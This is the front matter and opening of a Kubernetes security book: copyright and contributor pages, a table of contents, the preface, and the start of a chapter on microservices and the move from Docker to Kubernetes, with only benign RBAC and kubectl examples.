




2ND EDITION

Learning Kubernetes Security

A practical guide for secure and
scalable containerized environments

RAUL LAPAZ

Learning Kubernetes Security

Second Edition

A practical guide for secure and scalable containerized environments

Raul Lapaz



Learning Kubernetes Security

Second Edition

Copyright © 2025 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Portfolio Director: Vijin Boricha

Relationship Lead: Niranjan Naikwadi

Program Manager and Growth Lead: Ankita Thakur

Project Manager: Gandhali Raut

Content Engineer: Shubhra Mayuri

Technical Editor: Arjun Varma

Copy Editor: Safis Editing

Indexer: Tejal Soni

Production Designer: Vijay Kamble

First published: July 2020

Second edition: June 2025

Production reference: 1270625

Published by Packt Publishing Ltd.

Grosvenor House

11 St Paul's Square

Birmingham

B3 1RB, UK.

ISBN 978-1-83588-638-0

www.packtpub.com

Contributors

About the author

Raul Lapaz is a cybersecurity professional with over 25 years of experience in the IT industry. He currently works at Roche, a leading Swiss pharmaceutical company, where he manages a team of security professionals that implement security guardrails and monitoring of cloud and containerized environments for healthcare products running on AWS.

Raul brings a diverse background across engineering, operations, incident response, and penetration testing teams, with a strong focus on applying security principles to cloud-native and Kubernetes ecosystems. He holds multiple industry-recognized certifications, including CKS, CKA, SANS, AWS Security, CEH, RHCE, and Splunk.

In addition to his professional work, Raul is an active contributor to the security community. He regularly writes technical articles for respected publications, including the Admin & Security magazine, and enjoys sharing his expertise on modern infrastructure security.

Writing this book has been an incredible and challenging journey, but very rewarding. I would like to take a moment to express my gratitude to those who supported me throughout this process.

First, to my wife, thank you for your patience and understanding during the many hours I spent at home writing, researching, and editing. Your support made this possible.

A special thanks to the amazing team at Packt Publishing:

Wasmi Mehdi, for finding me and offering me the opportunity to write this book. Uma Devi Lakshmikanth, for being the first project manager and guiding the early stages of this work.

Sujata Tripathi, my first editor, for her careful attention to detail and feedback. Khushboo Samkaria, as program manager, for her coordination and support. Shubhra Mayuri, the content engineer, for all her help and for checking the grammar. Gandhali Raut, Niranjana Naikwadi, and Akanksha Gupta, the senior editors, for their continued contributions behind the scenes.

Special thanks to the technical reviewers, Vishal and Rajeew, for their fantastic feedback and expertise, which helped improve the quality of this book.

Finally, I want to dedicate this book to my father, wherever he is now. He would have been proud to see that his son wrote a book.

About the reviewers

Vishal Pandey is based in India. Vishal is a Principal Cloud Security Architect with over 14 years of experience in cybersecurity, specializing in cloud-native security and large-scale distributed systems. Vishal began his journey in traditional network security—working with firewalls, IPSs/IDSs, and VPNs—before transitioning into the cloud security space, where he now focuses on securing AWS environments and Kubernetes workloads.

Kubernetes security has become a central focus of his work in recent years. Vishal helps organizations design and implement robust security architectures for containerized applications, with deep expertise in **identity and access management (IAM)**, fine-grained RBAC policies, network segmentation, admission control, and runtime threat detection. Vishal's work also includes hardening CI/CD pipelines, enabling secure service-to-service communication, and aligning containerized environments with compliance and regulatory standards.

Rajeew Patabendi is a seasoned cybersecurity professional based in Canada with over 15 years of extensive experience spanning multiple industry verticals and domains. He has developed his expertise through impactful technical, architectural, and leadership roles, excelling in areas such as cloud security leadership, cloud platform security, and securing multi-cloud Kubernetes environments. Rajeew holds an MSc in cybersecurity from Georgia Institute of Technology, along with multiple key industry certifications, including CISSP, CCSP, CKA, and CKS.

Currently, Rajeew serves as the Director, Cloud Security Architecture at **Royal Bank of Canada (RBC)**. Outside of his professional life, he prioritizes family and well-being, often enjoying outdoor activities such as hiking in the beautiful Canadian Rockies with his family.

Table of Contents

Preface	xix
Chapter 1: Kubernetes Architecture	1
Microservices model	2
Evolution from Docker to Kubernetes	4
What is Kubernetes?	6
Kubernetes adoption • 7	
Kubernetes components	8
The Kubernetes interfaces	11
The container networking interface • 11	
The container storage interface • 12	
The container runtime interface • 12	
Kubernetes objects	13
Pods • 13	
Replica sets • 13	
Deployments • 13	
Services • 13	
Volumes • 14	
Namespaces • 14	
Service accounts • 14	
Network policies • 14	
Pod security admission • 14	

Kubernetes alternatives	15
Rancher • 15	
K3s • 16	
OpenShift • 16	
<i>OpenShift versus Kubernetes • 16</i>	
<i>Naming • 17</i>	
<i>Security • 17</i>	
<i>Cost • 17</i>	
HashiCorp Nomad • 17	
Minikube • 18	
Cloud providers and managed Kubernetes	18
kops • 21	
Why worry about Kubernetes security?	21
Summary	22
Further reading	23
 Chapter 2: Kubernetes Networking	 25
Overview of the Kubernetes network model	25
Port-sharing problems • 26	
Kubernetes network model • 27	
Technical requirements	29
Communicating inside a Pod	29
Linux namespaces and the pause container • 30	
Beyond network communication • 32	
Communicating between Pods	36
The Kubernetes service • 36	
kube-proxy • 37	
<i>User space proxy mode • 37</i>	
<i>iptables proxy mode • 37</i>	
<i>IPVS proxy mode • 38</i>	

Introducing the Kubernetes service	38
Service discovery • 40	
Service types • 40	
Ingress for routing external requests • 41	
Introducing the CNI and CNI plugins	43
CNI specification and plugins • 43	
Calico • 46	
Cilium • 47	
<i>Installing Cilium</i> • 48	
Summary	50
Further reading	51
 Chapter 3: Threat Modeling	 53
 Introduction to threat modeling	 54
Component interactions	56
MITRE ATT&CK framework	59
Threat actors in Kubernetes environments	61
Threats in Kubernetes clusters	63
Threat modeling application in Kubernetes	66
Summary	69
Further reading	69
 Chapter 4: Applying the Principle of Least Privilege in Kubernetes	 71
 The principle of least privilege	 72
Authorization model • 72	
The least privilege of Kubernetes subjects	73
Introduction to RBAC • 74	
Service accounts, users, and groups • 74	
Role • 75	
RoleBinding • 76	

Kubernetes namespaces • 77	
Implementation and important considerations • 78	
The least privilege for Kubernetes workloads	79
The least privilege for accessing system resources • 79	
<i>Security context • 79</i>	
<i>Pod Security admission • 80</i>	
<i>Resource limit control • 81</i>	
<i>Implementation and important considerations • 82</i>	
The least privilege for accessing network resources • 83	
The least privilege for accessing application resources • 86	
Summary	87
Further reading	87
 Chapter 5: Configuring Kubernetes Security Boundaries	 89
Introduction to security boundaries	90
Security boundaries versus trust boundaries	91
Kubernetes security domains	92
Kubernetes entities as security boundaries	93
Security boundaries in the system layer	94
Linux namespaces as security boundaries • 94	
Linux capabilities as security boundaries • 96	
<i>Tools for checking running capabilities • 99</i>	
Wrapping up security boundaries in the system layer • 101	
Security boundaries in the network layer	101
NetworkPolicy • 102	
Summary	107
Further reading	107

Chapter 6: Securing Cluster Components 109

Technical requirements	110
Securing kube-apiserver	110
Securing kubelet	114
Introduction to kubeletctl	117
Securing etcd	122
Securing kube-scheduler	124
Securing kube-controller-manager	125
Securing CoreDNS	126
Benchmarking a cluster's security configuration	129
Summary	131
Further reading	131

Chapter 7: Authentication, Authorization, and Admission Control 133

The request workflow in Kubernetes	134
Kubernetes authentication	135
Client certificates • 135	
Static tokens • 139	
Basic authentication • 139	
Bootstrap tokens • 140	
Service account tokens • 141	
Webhook tokens • 142	
Authentication proxy • 143	
User impersonation • 144	
Kubernetes authorization	144
Request attributes • 145	
Authorization modes • 145	
<i>AlwaysAllow</i> • 145	
<i>AlwaysDeny</i> • 146	
<i>Node</i> • 146	

ABAC • 146	
RBAC • 147	
Webhooks • 149	
Admission controllers	150
AlwaysPullImages • 152	
EventRateLimit • 152	
LimitRanger • 153	
NodeRestriction • 154	
PersistentVolumeClaimResize • 154	
ServiceAccount • 154	
MutatingAdmissionWebhook and ValidatingAdmissionWebhook • 154	
Introduction to OPA	155
Summary	157
Further reading	158
 Chapter 8: Securing Pods	 159
Hardening container images	160
Container images and Dockerfiles • 160	
CIS Docker Benchmarks • 162	
Configuring the security attributes of Pods	166
Setting host-level namespaces for Pods • 167	
Security context at the container level • 168	
Security context at the Pod level • 172	
AppArmor profiles • 173	
Seccomp profiles • 175	
Enforcement at admission time	176
Pod Security Standards (PSS) • 177	
Pod Security Admission • 177	
Summary	180
Further reading	181

Chapter 9: Shift Left (Scanning, SBOM, and CI/CD) 183

Technical requirements	184
Introducing container images and vulnerabilities	184
Container images • 184	
Detecting known vulnerabilities • 186	
Introduction to vulnerability databases • 187	
Managing vulnerabilities • 187	
Scanning images with Trivy	188
SBOM with Syft	193
Grype, an image scanner	196
Integrating image scanning into the CI/CD pipeline	198
Image signing and validation using Cosign	200
Summary	201
Further reading	201

Chapter 10: Real-Time Monitoring and Observability 203

Technical requirements	204
Real-time monitoring and management in monolithic environments	204
Managing resources in Kubernetes	207
Resource requests and limits • 207	
Namespace resource quotas • 210	
LimitRanger • 211	
Monitoring resources in Kubernetes	213
Built-in monitors • 213	
<i>Kubernetes Dashboard</i> • 213	
Metrics Server • 217	
Introduction to observability	221
Differences between monitoring and observability • 221	
Observability data types • 222	
Third-party observability tools • 223	

OpenTelemetry (OTel) • 223	
Use cases • 225	
Summary	226
Further reading	226
 Chapter 11: Security Monitoring and Log Analysis	 229
Technical requirements	229
The role of monitoring and log analysis in security posture	230
Logging in Kubernetes	231
Types of logs • 232	
Events • 233	
Centralized log aggregation solutions • 234	
Introducing Kubernetes auditing	235
Kubernetes audit policy • 235	
Configuring the audit backend • 241	
<i>Log backend • 241</i>	
<i>Webhook backend • 242</i>	
Hands-on examples for Kubernetes security logging and monitoring	243
Kubernetes logs and events • 243	
<i>Steps for the scenario • 244</i>	
Centralized logging with Loki and Grafana • 246	
<i>Adding the Grafana Helm repository • 247</i>	
<i>Creating a namespace for monitoring • 247</i>	
<i>Installing the Loki stack • 247</i>	
<i>Verifying the installation • 248</i>	
<i>Forwarding the Grafana port • 249</i>	
<i>Accessing Grafana and adding Loki as the data source • 249</i>	
<i>Exploring logs • 250</i>	
Summary	251
Further reading	252

Chapter 12: Defense in Depth **253**

Technical requirements	254
Enabling high availability in a Kubernetes cluster	254
Enabling the high availability of Kubernetes workloads • 255	
Enabling the high availability of Kubernetes components • 255	
Enabling the high availability of a cloud infrastructure • 257	
Managing Secrets with Vault	260
Setting up Vault • 260	
Tetragon runtime protection	265
Detecting anomalies with Falco [4]	273
Event sources for anomaly detection • 274	
Creating custom rules • 278	
Handling false positive considerations in Runtime security	280
Summary	281
Further reading	281

Chapter 13: Kubernetes Vulnerabilities and Container Escapes **283**

Technical requirements	284
Understanding Kubernetes vulnerabilities	284
Container escape techniques	286
Practical exercises (escaping from containers)	288
Container escape by abusing capabilities • 288	
Steps • 288	
Remediation • 294	
Container escape mounting a Docker or containerd socket • 295	
Steps • 296	
Remediation • 298	
Bonus: Docker privileged container escape • 298	
Steps • 299	
Remediation • 301	

Summary	301
Further reading	301
Chapter 14: Third-Party Plugins for Securing Kubernetes	303
Technical requirements	303
Securing Kubernetes with plugins	304
Installing plugins • 304	
<i>Native way</i> • 305	
<i>Using Krew</i> • 307	
Discovering the available kubectrl plugins	309
Practical examples of security plugins	312
access-matrix (also called rakkess) <i>[4]</i> • 312	
blame • 313	
bulk-action <i>[5]</i> • 315	
commander • 316	
Detector for Docker Socket (DDS) • 318	
Kubescape <i>[7]</i> • 319	
Summary	321
Further reading	322
Appendix: Enhancements in Kubernetes 1.30–1.33	323
Kubernetes Enhancement Proposal	324
Understanding new non-security features	324
Confirmation flag to avoid accidental deletion of resources • 324	
The sleep action for the preStop hook • 325	
Multiple Service CIDRs • 326	
Learning about new security features	327
Fine grained Kubelet API authorization • 327	
Support for user namespaces in Pods • 328	
Ensure secret pulled images • 329	

Reduction of secret-based service account tokens • 330	
Bound SA token improvements (stable as of v1.32) • 332	
CEL for admission control • 333	
Admission webhook match conditions • 334	
Speeding up SELinux volume relabeling using mounts • 335	
Promoting AppArmor to GA • 336	
Structured authorization configuration • 338	
Projected SA tokens for kubelet image credential providers (Alpha in version 1.33) • 339	
Support for the external signing of SA tokens • 339	
Addition of the ProcMount option • 340	
Features removed • 340	
Summary	341
Further reading	341
Other Books You May Enjoy	345
Index	349

Preface

Kubernetes has emerged as one of the standards for orchestrating containerized applications in the cloud. Its flexibility and scalability enable organizations to deploy and manage modern applications with efficiency. However, with this power comes complexity, and increased security risks. As Kubernetes adoption grows, so does the interest of attackers in exploiting its components and workloads.

This book was written to help administrators, developers, architects, and security professionals to understand the evolving landscape of Kubernetes security. Whether you are operating Kubernetes in production or you are a beginner, this book helps you understand how Kubernetes works and know how to secure it.

The book begins with foundational concepts, such as architecture and networking, to give you a strong technical background. From there, we introduce the threat model, giving you the ability to detect risks and threat actors. Practical security principles are introduced in the chapters on least privilege, security boundaries, and securing cluster components, helping to minimize exposure.

The book explores authentication, authorization, and admission control, the first layers of defense for controlling access. Then, we dive deeper into runtime hardening in securing Pods, where you'll learn how to enforce policies that limit what workloads can do. Recognizing the importance of proactive security, the chapter on shift left introduces strategies and open source tools such as Trivy, Syft, and Cosign to integrate security earlier in the CI/CD pipeline.

Monitoring and visibility are key to security within an organization. The book addresses this through real-time monitoring and observability and security monitoring and log analysis, where tools such as Prometheus, Grafana, and auditing techniques are discussed. We also talk about how to apply defense in depth with the help of tools such as Vault, Falco, and Tetragon, combining multiple layers of protection.

No security book is complete without understanding the attacker's mindset. You will step into the mindset of an adversary, exploring practical and real-world attack scenarios, misconfigurations, and container escape methods. The goal is not just to defend but to anticipate and be proactive to mitigate threats.

To further secure cluster defenses, we cover third-party plugins that extend Kubernetes' native capabilities, and we conclude with an appendix on enhancements in Kubernetes 1.30–1.33, highlighting the latest features that improve security.

This book was written with a hands-on, practical approach. It's designed to empower and enable. As Kubernetes continues to grow, in order to secure your clusters, you must evolve too. Whether you're securing multi-tenant clusters, developing secure applications, or defending production workloads, this book will serve as your guide to building and maintaining a robust Kubernetes security posture.

Who this book is for

Typically managed by DevOps engineers or “platform teams,” Kubernetes serves as the main focus of this book, taking into account that security is everyone's responsibility, but not forgetting security professionals ranging from “on-premises” security engineers to cloud security specialists and incident responders. Their skill levels may vary from beginner to advanced, seeking deeper insights and practical strategies for security.

What this book covers

Chapter 1, Kubernetes Architecture, provides a detailed overview of Kubernetes architecture, helping you understand how its core components interact to manage containerized applications. You will learn about the different components that make a cluster, such as the control plane, nodes, API server, etcd, scheduler, and controller manager, which orchestrate the cluster's operations. You will gain insight into how Kubernetes operates at scale, enabling secure, efficient, and resilient deployment of cloud-native applications.

Chapter 2, Kubernetes Networking, describes the networking model within Kubernetes, explaining how communication flows between containers, Pods, and services across a distributed cluster. You will explore key concepts such as the Kubernetes service types and Pod-to-Pod communication, which is vital to ensuring reliable and secure network traffic. The chapter deep dives into Kubernetes' approach to cluster networking, including the role of **container network interface (CNI)** plugins and how they facilitate network connectivity. The popular Cilium CNI will also be covered. With a focus on security, you will gain practical knowledge on designing secure network topologies.

Chapter 3, Kubernetes Threat Modeling, discusses the threat model, a framework for identifying and assessing potential security risks within a Kubernetes environment. You will gain an understanding of the common threats that target Kubernetes components. The chapter examines common attack surfaces, including privilege escalation, network attacks, and control plane compromise, and discusses potential adversaries, their capabilities, and their motivations. You will understand the MITRE ATT&CK framework and how it is utilized in Kubernetes environments.

Chapter 4, Applying the Principle of Least Privilege in Kubernetes, covers a critical approach for minimizing the security risks associated with over-permissions. You will learn how to restrict access within the Kubernetes environment by configuring roles, service accounts, and role bindings to provide only the necessary permissions for each subject, component, or workload.

Chapter 5, Configuring Kubernetes Security Boundaries, focuses on how to segment and isolate different components to enhance overall cluster security. You will gain insights into key boundaries, such as the separation between namespaces, nodes, and network segments, which help contain potential threats and limit unauthorized access.

Chapter 6, Securing Cluster Components, will dive into securing the essential components of a Kubernetes cluster, providing a detailed explanation of best practices for protecting the control plane and worker nodes. You will explore the security configurations for critical elements such as the API server, etcd, scheduler, and kubelet, learning how to harden these components against unauthorized access and attacks.

Chapter 7, Authentication, Authorization, and Admission Control, goes through different methods of authentication, authorization, and admission control in Kubernetes, which serve as the first line of defense for securing access to cluster resources. You will learn how Kubernetes verifies user and service identities through authentication, manages permissions using **Role-Based Access Control (RBAC)** and **Attribute-Based Access Control (ABAC)**, and enforces custom policies via admission controllers.

Chapter 8, Securing Pods, focuses on securing Pods, the fundamental building blocks of Kubernetes workloads. You will learn best practices for hardening container images by minimizing vulnerabilities, using trusted base images, and scanning for potential risks. The chapter also covers configuring security contexts to enforce runtime restrictions such as privilege escalation prevention and filesystem controls.

Chapter 9, Shift Left (Scanning, SBOM, and CI/CD), introduces the “shift-left” approach in Kubernetes, emphasizing the early detection and mitigation of vulnerabilities within the development life cycle. You will explore techniques for scanning container images and code repositories for vulnerabilities, as well as generating and managing **Software Bills of Materials (SBOMs)** to maintain a clear inventory of dependencies and components. You will explore some open source tools such as Grype, Syft, and Trivy. You will also learn about Cosign to sign and validate images.

Chapter 10, Real-Time Monitoring and Observability, will look at how you can ensure that services in the Kubernetes cluster are always up and running. You will look at tools such as LimitRanger, which Kubernetes provides for resource management. We will also discuss open source tools, such as Prometheus and Grafana, which can be used to monitor the state of a Kubernetes cluster. Finally, we will cover observability in Kubernetes, which means using logs, metrics, and traces to understand system behavior.

Chapter 11, Security Monitoring and Log Analysis, focuses on security monitoring and log analysis within Kubernetes environments to enhance threat detection and response capabilities. You will learn how to implement effective monitoring strategies that provide visibility into cluster activities, including the use of tools and frameworks for real-time alerting and anomaly detection. We will explore auditing in detail and how it can help to monitor our clusters. By leveraging centralized logging solutions (SIEM) and observability tools, you will understand how to identify security incidents and perform forensic analysis.

Chapter 12, Defense in Depth, will introduce the concept of high availability and talk about how we can apply high availability in the Kubernetes cluster. Next, it will introduce Vault, a handy secrets management product for the Kubernetes cluster. You will also learn how to use Tetragon and Falco to detect anomalous activities in the Kubernetes cluster.

Chapter 13, Kubernetes Vulnerabilities and Container Escapes, will take you inside the attacker’s mindset. We will explore common attack techniques that exploit vulnerabilities within Kubernetes and containerized environments, focusing on how adversaries leverage Kubernetes misconfigurations, privilege escalation, and container escapes. With real-world examples, you will understand how attackers bypass security defenses and gain control over clusters. The chapter guides you through practical scenarios demonstrating container escape methods.

Chapter 14, Third-Party Plugins for Securing Kubernetes, explores the use of third-party plugins to enhance Kubernetes security, covering popular plugins and extensions that address various security needs within the cluster. You will learn how these tools integrate seamlessly with Kubernetes. The chapter also discusses how to discover, configure, and deploy these plugins to address specific security requirements.

Appendix, Enhancements in Kubernetes 1.30–1.33, highlights the latest features and enhancements introduced in the most recent Kubernetes version, focusing on how these updates address emerging threats and improve overall cluster security. You will get insights into new, exciting features.

To get the most out of this book

To get the most out of this book, you should have a basic understanding of core Kubernetes components, such as nodes, Pods, and Services, and how they interact within a cluster. Familiarity with container technologies such as Docker is also helpful, as Kubernetes is designed to orchestrate containerized workloads. Lastly, a working knowledge of Linux command-line tools, file permissions, and networking concepts will further support you throughout this journey.

For security professionals, having foundational knowledge of how Kubernetes and Docker work will be especially beneficial when applying the security concepts and techniques covered in this book.

Download the example code files

The code bundle for the book is hosted on GitHub at <https://github.com/PacktPublishing/Learning-Kubernetes-Security-Second-Edition>.

Conventions used

There are a number of text conventions used throughout this book.

CodeInText: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter/X handles. For example: “This simple rule allows the get operation to over-resource pods in the default namespace.”

A block of code is set as follows:

```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  namespace: default
  name: role-1
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get"]
```

Any command-line input or output is written as follows:

```
$ kubectl create namespace test
$ kubectl apply --namespace=test -f pod.yaml
```

Bold: Indicates a new term, an important word, or words that you see on the screen. For instance, words in menus or dialog boxes appear in the text like this. For example: “**Open Policy Agent (OPA)** is another good candidate to implement your own least privilege policy for a workload.”



Warnings or important notes appear like this.



Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book or have any general feedback, please email us at customer@packt.com and mention the book’s title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you reported this to us. Please visit <http://www.packt.com/submit-errata>, click **Submit Errata**, and fill in the form. We ensure that all valid errata are promptly updated in the GitHub repository at <https://github.com/PacktPublishing/Learning-Kubernetes-Security-Second-Edition>.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit <http://authors.packt.com/>.

Share your thoughts

Once you've read *Learning Kubernetes Security, Second Edition*, we'd love to hear your thoughts! Please click [here](#) to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere?

Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily.

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below:



<https://packt.link/free-ebook/9781835886380>

2. Submit your proof of purchase.
3. That's it! We'll send your free PDF and other benefits to your email directly.



Stay relevant in a rapidly changing cybersecurity world — join 65,000+ SecPro subscribers

_secpro is the trusted weekly newsletter for cybersecurity professionals who want to stay informed about real-world threats, cutting-edge research, and actionable defensive strategies.

Each issue delivers high-signal, expert insights on topics like:

- Threat intelligence and emerging attack vectors
- Red and blue team tactics
- Zero Trust, MITRE ATT&CK, and adversary simulations
- Security automation, incident response, and more!

Whether you're a penetration tester, SOC analyst, security engineer, or CISO, **_secpro** keeps you ahead of the latest developments — no fluff, just real answers that matter.

Subscribe now to **_secpro** for free and get expert cybersecurity insights straight to your inbox.

1

Kubernetes Architecture

This practical book on Kubernetes security provides a detailed exploration of each Kubernetes component with a mix of theory and some step-by-step demonstrations. You will gain a deep understanding of the workflows that connect all the components, and you will learn about the fundamental building blocks that the Kubernetes ecosystem comprises.

Having an in-depth understanding of the Kubernetes architecture is essential for securing a cluster as this will provide the context needed to protect the platform effectively. Gaining a deep understanding of Kubernetes' core components, such as the API server, etcd, controller manager, scheduler, and kubelet, is crucial for detecting potential vulnerabilities and securing each layer of the architecture.

In this chapter, we're going to cover the following main topics:

- Microservices model
- Evolution from Docker to Kubernetes
- What is Kubernetes?
- Kubernetes components
- Kubernetes objects
- Kubernetes alternatives
- Cloud providers and managed Kubernetes

Microservices model

One of the most important aspects of Kubernetes to understand is that it is a distributed system. This means it comprises multiple components distributed across different infrastructure, such as **networks** and **servers**, which could be either virtual machines, bare metal, or cloud instances. Together, these elements form what is known as a **Kubernetes cluster**.

Before you dive deeper into Kubernetes, it's important for you to understand the growth of microservices and containerization.

Traditional applications, such as web applications, are known to follow a modular architecture, splitting code into an application layer, business logic, a storage layer, and a communication layer. Despite the modular architecture, the components are packaged and deployed as a monolith. A monolithic application, despite being easy to develop, test, and deploy, is hard to maintain and scale.

When it comes to a monolithic application, developers face the following inevitable problems as the applications evolve:

- **Scaling:** A monolithic application is difficult to scale. It's been proven that the best way to solve a scalability problem is via a distributed method.
- **Operational cost:** The operation cost increases with the complexity of a monolithic application. Updates and maintenance require careful analysis and enough testing before deployment. This is the opposite of scalability; you can't scale down a monolithic application easily as the minimum resource requirement is high.
- **Security challenges:** Monolithic applications present several security challenges, particularly when addressing vulnerabilities. For instance, rebooting for patching can be complex and time-consuming, while encryption key rotation is often difficult to implement. Additionally, monolithic architectures face increased risks of **denial-of-service (DoS)** attacks due to scaling limitations, which can impact availability. Here are some clear examples of issues that you may face:
 - Centralized logging and monitoring can be more challenging in monolithic applications, making it harder to detect and respond to security incidents in a timely manner
 - Implementing the principle of least privilege (where each component has only the permissions it needs) is more difficult in a monolithic application because all components run within the same process and share the same permissions

- Monolithic applications may not easily support modern security practices such as microservices, containerization, or serverless architectures, which can provide better isolation and security controls
- **Longer release cycle:** The maintenance and development barriers are significantly high for monolith applications. When there is a bug, it takes a lot of time for developers to identify the root cause in a complex and ever-growing code base. The testing time increases significantly. Regression, integration, and unit tests take significantly longer to pass with a complex code base. When the customer's requests come in, it takes months or even a year for a single feature to ship. This makes the release cycle long and impacts the company's business significantly.

These problems create a huge incentive to break down monolithic applications into microservices. The benefits are obvious:

- With a well-defined interface, developers only need to focus on the functionality of the services they own.
- The code logic is simplified, which makes the application easier to maintain and easier to debug. Furthermore, the release cycle of microservices has shortened tremendously compared to monolithic applications, so customers do not have to wait for too long for a new feature.

The issues with a monolith application and the benefits of breaking it down led to the growth of the **microservices** architecture. The microservices architecture splits application deployment into small and interconnected entities, where each entity is packaged in its own container.

However, when a monolithic application breaks down into many microservices, it increases the deployment and management complexity on the DevOps side. The complexity is evident; microservices are usually written in different programming languages that require different runtimes or interpreters, with different package dependencies, different configurations, and so on, not to mention the interdependence among microservices. This is exactly where Docker comes into the picture. Container runtimes such as Docker and **Linux Containers (LXC)** ease the deployment and maintenance of microservices.

Further, orchestrating **microservices** is crucial for handling the complexity of modern applications. Think of it like Ludwig van Beethoven leading an orchestra, making sure every member plays at the right moment to create beautiful music. This **orchestration** guides all the connected and independent components of an application to work together, completely integrated. Without it, the service will have many issues communicating and cooperating, causing performance problems and a messy network of dependencies that make scaling and managing the application very difficult.

The increasing popularity of microservices architecture and the complexity mentioned here led to the growth of orchestration platforms such as **Docker Swarm**, **Mesos**, and **Kubernetes**. These container orchestration platforms help manage containers in large and dynamic environments.

Having covered the fundamentals of microservices, in the upcoming section, you will now gain insights into how Docker has evolved during past years.

Evolution from Docker to Kubernetes

Process isolation has been a part of Linux for a long time in the form of **Control Groups (cgroups)** and **namespaces**. With the cgroup setting, each process has limited resources (CPU, memory, and so on) to use. With a dedicated process namespace, the processes within a namespace do not have any knowledge of other processes running in the same node but in different process namespaces. Additionally, with a dedicated network namespace, processes cannot communicate with other processes without a proper network configuration, even though they're running on the same node.

With the release of Docker, the mentioned process isolation was improved by easing process management for infrastructure and DevOps engineers. In 2013, Docker released the Docker open-source project. Instead of managing namespaces and cgroups, DevOps engineers manage containers through **Docker Engine**. Docker containers leverage the isolation mechanisms in Linux to run and manage microservices. Each container has a dedicated cgroup and namespaces. Since its release 11 years ago, Docker has changed how developers build, share, and run any applications, supporting them to quickly deliver high-quality, secure apps by taking advantage of the right technology, whether it is Linux, Windows, serverless functions, or any other. Developers just need to use their favorite tools and the skills they already possess to deliver.

Before Docker, virtualization was primarily achieved through **virtual machines (VMs)**, which required a full operating system for each application, but led to some overhead in terms of resources and performance. Docker introduced a lightweight, efficient, and portable alternative by leveraging LXC technology.

However, the problem of interdependency and complexity between processes remains. Orchestration platforms try to solve this problem. While Docker simplified running single containers, it lacked built-in capabilities for managing container clusters, handling load balancing, auto-scaling, and deployment rollbacks to name some. Kubernetes, initially developed by Google and released as an open-source project in 2014, was designed to solve these challenges.

To better understand the natural evolution to Kubernetes, review some of the key advantages of Kubernetes over Docker:

- Kubernetes makes it easy to **deploy, scale, and manage** containerized applications on multiple nodes, ensuring they are always available
- It can automatically **replace failed containers** to keep applications running smoothly
- Kubernetes also includes built-in **load balancing** and **service discovery** to evenly distribute traffic among containers
- With **declarative YAML** files, Kubernetes simplifies the process of defining how applications should behave, making it simple to manage and duplicate environments

As Kubernetes adoption grew, it has since moved to **containerd**, (a lightweight container runtime) and deprecated direct support for the Docker runtime (known as Dockershim) starting with version 1.20, moving to containerd and other OCI-compliant runtimes for more efficiency and performance.

As you have seen so far, Docker's simplicity and friendly approach made containerization mainstream. However, as organizations began adopting containers at scale, new challenges emerged. For example, managing hundreds or thousands of containers across multiple environments requires a more robust solution. As container adoption grew, so did the need for a system to manage these containers efficiently. This is where Kubernetes came into play. You should understand how Kubernetes evolved to address the complexities of deploying, scaling, and managing containerized applications in production environments and learn the best practices for securing, managing, and scaling applications in a cloud-native world.

Kubernetes and its components are discussed in depth in the next section.

What is Kubernetes?

